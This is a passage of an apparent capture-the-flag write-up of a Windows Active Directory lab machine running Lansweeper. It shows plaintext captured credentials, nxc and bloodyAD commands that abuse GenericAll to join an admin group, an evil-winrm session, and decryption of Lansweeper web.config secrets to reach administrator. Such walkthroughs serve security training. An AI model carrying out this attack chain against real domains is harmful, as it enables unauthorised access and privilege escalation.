
we have successfully captured credentials for the user svc_inventory_lnx as it was trying :
1
2
3
nxc smb 10.129.234.177 -u svc_inventory_lnx -p "0|5m-U6?/uAX"
SMB         10.129.234.177  445    INVENTORY        [*] Windows Server 2022 Build 20348 x64 (name:INVENTORY) (domain:sweep.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.177  445    INVENTORY        [+] sweep.vl\svc_inventory_lnx:0|5m-U6?/uAX
with this new user, it’s worth taking a look at the bloodhound data we have from before :

we see a clear path ahead of us to Remote Desktop Users, we’re part of Lansweeper Discovery, this so we have GenericAll over the Lansweeper Admins which are part of the Remote Management Users.
having GenericAll means we can add ourselves to the group and due to nested group memberships, we’ll be in Remote Management Users too and we can use evil-winrm then :
1
2
bloodyAD --host sweep.vl -u svc_inventory_lnx -p "0|5m-U6?/uAX" add groupMember "Lansweeper Admins" "svc_inventory_lnx"
[+] svc_inventory_lnx added to Lansweeper Admins
we added ourselves to the group using bloodyAD and we can get user.txt at this point if we want :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
ewp -i 10.129.234.177 -u svc_inventory_lnx -p "0|5m-U6?/uAX"
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.5.0

[*] Connecting to '10.129.234.177:5985' as 'svc_inventory_lnx'
evil-winrm-py PS C:\Users\svc_inventory_lnx\Desktop> dir C:\


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         7/31/2025   4:06 AM                inetpub
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---         7/28/2025   4:38 PM                Program Files
d-----          2/8/2024  12:17 PM                Program Files (x86)
d-r---          3/9/2026   5:54 PM                Users
d-----         7/31/2025   4:11 AM                Windows
-a----          8/5/2025   5:45 AM             33 user.txt
Privilege Escalation
whenever I land on a machine exploiting an exposed service like we did just now, the first thing I do is checking this service’s configuration file to get an idea of what was happening and how it was setup, same thing to do here for Lansweeper, after all I’m still curious about this piece of software, it’s probably one of the best moves you can make not starting from a dead place but from a place that had recent activity ! so no blind wandering … what was happening etc …

the lansweeper software seems to live under Program Files (x86)\Lansweeper\website, there is a web.config file , reading through it as in the above image, I see a keyToken and CipherData, when you see this more than once, it becomes a pattern my intuition tells me there may be an online decryptor for this, the key is either hardcoded somewhere or the same for all products, or I may be wrong too.
googling online about this we stumble upon this : https://github.com/Yeeb1/SharpLansweeperDecrypt
they have a powershell script for decryption, reading through their code ( which is a good habit to have, I’d say a must, never run code blindly in production environments after all ), the script implements an AES decryption mechanism and the salt is hardcoded per my guess, it’s safe to upload it and run it understanding what it does :

we upload the script from evil-winrm directly, from there running it we get the CredName, the username it corresponds to and the password. svc_inventory_win is familiar to us and exists as a security principal in the domain let’s check it in bloodhound :

he’s actually part of the administrators group and that seals it :

this is the end. as a the great cat said, you did hide the password in this last screenshot but it appears in others, what matters is the intention.